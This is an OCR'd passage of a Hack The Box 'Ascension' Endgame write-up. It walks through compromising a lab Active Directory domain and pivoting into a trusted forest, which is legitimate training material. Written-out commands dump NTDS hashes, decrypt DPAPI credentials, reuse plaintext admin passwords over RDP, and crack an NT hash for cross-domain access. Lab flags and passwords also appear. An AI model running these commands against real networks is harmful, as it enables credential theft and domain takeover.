


DC1 appears to have some extra drives mounted, one of which is labeled as "Backups". If I switch to this drive, I will see local admin DSRM password.



So now I can dump NTDS with impacket's secretsdump.py – daedalus.local is pwned:

```
$ proxychains4 -q cme smb 192.168.10.6 -u administrator -p 'kF4df76fj*JfAcf73j' --local-auth
$ proxychains4 -q secretsdump.py DC1/administrator:'kF4df76fj*JfAcf73j'@192.168.10.6 -just-dc
```




!Flags

```
3 - ASCENSION{15nT_dPaP1_*******}  <== DPAPI is mentioned, so messing with LSASS
memory was not the intended way
4 - ASCENSION{OG_**************}
```


!Bonus

When running kiwi's `lsa_dump_secrets` I noticed that `WEB01\svc_dev` password appeared in context of the SQLSERVERAGENT service.



It makes sense because here kiwi is showing us those proxy account credentials that are saved in MSSQL Server. If I run SharpDPAPI with this password, I can decrypt `svc_dev` DPAPI credential blob and obtain `sa` secret once again:


```
Cmd > .\SharpDPAPI.exe credentials /password:a2W@rWAHzG+zQrB4
```




5. Corridor

Possessing domain admin's password in plaintext, I will make my life easier and connect to DC1 via RDP for further enumeration:

```
$ proxychains4 -q xfreerdp /u:'administrator' /p:'pleasefastenyourseatbelts01!'
/v:192.168.10.6 /dynamic-resolution +clipboard
/drive:share,/home/snovvcrash/htb/endgames/ascension/www
```




If the Endgame description is to be believed, there is another domain somewhere to be attacked, so the first thing I will do is enumerate the network.




DC1 is a dual-homed machine with `192.168.11.6` as the second IP address. There are also two yet unknown machines in ARP cache: `192.168.11.201` and `192.168.11.210`. I can navigate to my local SMB drive and import PowerView to enumerate domain trusts:

```
Cmd > powershell -exec bypass
PS > cd "\\tsclient\share"
PS > . .\powerview4.ps1
PS > Invoke-MapDomainTrust
```




The second domain – *megaairline.local* – is in `FOREST_TRANSITIVE` trust with *daedalus.local* (cross-forest trust between the root of two domain forests, ref). According to the machine names on Hack The Box board I will assume that `192.168.11.201` and `192.168.11.210` are DC2.megaairline.local and MS01.megaairline.local (not necessarily in that order). It can be verified with nslookup.




I will use Portscan.ps1 to enumerate open ports on these machines:

```
PS > . .\invoke-portscan.ps1
PS > Invoke-Portscan -Hosts 192.168.11.201,192.168.11.210 -TopPorts 1000 -T 4 -oA
dc2-ms01-1000
PS > cat dc2-ms01-1000.gnmap | findstr Open
```




I will target the web service at 80/TCP, 443/TCP on MS01 and search for low hanging fruits (80/TCP is open actually, it just errors out). To enumerate HTTP(S) applications I will use gobuster and discover some interesting endpoints:


```
PS > .\gobuster.exe dir -ku 'https://ms01.megaairline.local' -w directory-list-lowercase-2.3-big.txt -x aspx -a 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0' -s 200,204,301,302,307,401 -b 400,404
```



There's a Thycotic Secret Server running on MS01 and it waits for authentication.




I will assume that some user from daedalus.local also belongs to megaairline.local, so I will grab the last NT hash from NTDS that we yet don't have a plaintext value for (DAEDALUS\elliot) and go to crackstation.net.




Nice, now I can verify it with a simple `net use` command against megaairline.local:

```
PS > net use \\dc2.megaairline.local\NETLOGON '84@m!n@9'
/user:megaairline.local\elliot
PS > net use \\dc2.megaairline.local\NETLOGON /delete
```

